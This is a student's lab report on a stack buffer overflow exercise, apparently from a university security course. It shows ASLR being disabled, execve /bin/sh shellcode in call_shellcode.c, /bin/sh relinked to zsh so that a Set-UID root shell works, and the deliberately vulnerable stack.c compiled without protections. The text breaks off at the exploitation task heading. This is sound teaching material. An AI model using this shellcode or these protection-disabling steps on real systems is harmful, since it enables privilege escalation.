Information Security: Buffer Overflow

Name: Chandan N Bhat

PES1201701593


Section H

In this lab we will develop a scheme to exploit the buffer overflow vulnerability and finally gain the root privilege.

Task 1: Turning off countermeasures


Ubuntu and other Linux distributions have implemented several security mechanisms to prevent buffer overflow attack. For the scope of this experiment we will disable them, perform the attack and re-enable them and check if the attack will still be successful.

1. Address space randomization: Most Linux based systems use address space randomization to randomize the starting address of the stack and heap which makes it difficult to guess the address, which is a critical part of the buffer overflow attack.
2. We disable it using the below command.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41


```
[09/19/20]seed@Chandan_PES1201701593:~$
[09/19/20]seed@Chandan_PES1201701593:~$
[09/19/20]seed@Chandan_PES1201701593:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[09/19/20]seed@Chandan_PES1201701593:~$
```

3. Next we run the below shell_code to ensure that the countermeasure is disabled.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
call_shellcode.c (~/Desktop/lab-3) - gedit
En
10:33 PM
Open
Save

```
/* call_shellcode.c */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>

const char code[] =
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xe3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;

int main(int argc, cha **argv){

        char buf[sizeof(code)];
        strcpy(buf, code);
        ((void(*)())buf)();
}
```

4. On running the above program we observe that we were successful in launching a shell as we had disabled address space randomization.



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[09/19/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/19/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/19/20]seed@Chandan_PES1201701593:~/.../lab-3$ gcc call_shellcode.c -o call_shellcode -z execstack -w
[09/19/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/19/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Sep 19 22:34 call_shellcode
[09/19/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/19/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$
$ whoami
seed
$ 
```

Configuring /bin/sh/

In Linux distributions the /bin/sh symbolic link points to the /bin/dash shell. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in a Set-UID process. Basically, if dash detects that it is executed in a Set-UID process, it immediately changes the effective user ID to the process's real user ID, essentially dropping the privilege.

Therefore, we will link /bin/sh to another shell that does not have such a countermeasure i.e. to /bin/zsh as shown below.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash 168x41


```
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo rm /bin/sh
[sudo] password for seed:
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo ln -s /bin/zsh /bin/sh
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls
call_shellcode  call_shellcode.c
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo chown root call_shellcode
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$ sudo chmod 4755 call_shellcode
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$ ls -l call_shellcode
-rwsr-xr-x 1 root seed 7388 Sep 19 22:34 call_shellcode
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$
[09/20/20]seed@Chandan_PES1201701593:~/.../lab-3$ ./call_shellcode
#
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# whoami
root
# 
```

We make the shellcode program a SET_UID program and run the executable as shown above and we observe that we were able to launch a root shell which could be exploited.

Task 2: Vulnerable Program


In this task we run the below program which has a buffer overflow vulnerability which we will try to exploit to get root privileges. The above program has buffer overflow vulnerability. It reads input from a file called badfile, and then passes this input to another buffer in the function bof(). The input which could have 517 bytes is copied to a buffer of 24 bytes. Since strcpy() does not do boundary checks buffer overflow occurs. The program being a SET-UID, a normal user can gain root privileges.

Since the input is from "badfile" which is under the user's control this vulnerability can be exploited.


Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Edit Selection Find View Goto Tools Project Preferences Help
FOLDERS
Desktop
lab-3
task-2
stack
stack.c
call_shellcode
call_shellcode.c
stack.c

```c
/* vulnerable program stack.c */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int bof(char *str){
    char buffer[24];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer,str);
    return 1;
}

int main(int argc, char **argv){

    char str[517];
    FILE *badfile;
    badfile = fopen("badfile","r");
    fread(str, sizeof(char),517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

We compile the below program with “-fno-stack-protector” and "-z execstack" options to turn off the StackGuard and the non-executable stack protections. We also make this program a SET_UID program and execute it.



Victim [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
/bin/bash 168x41

```
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$ subl stack.c
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$ ls
stack.c
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$ gcc -o stack -z execstack -fno-stack-protector stack.c -w
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$ ls -l stack
-rwxrwxr-x 1 seed seed 7476 Sep 20 19:43 stack
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$ sudo chown root stack
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$ sudo chmod 4755 stack
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Sep 20 19:43 stack
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$
[09/20/20]seed@Chandan_PES1201701593:~/.../task-2$ 
```

Task 3: Exploiting the Vulnerability

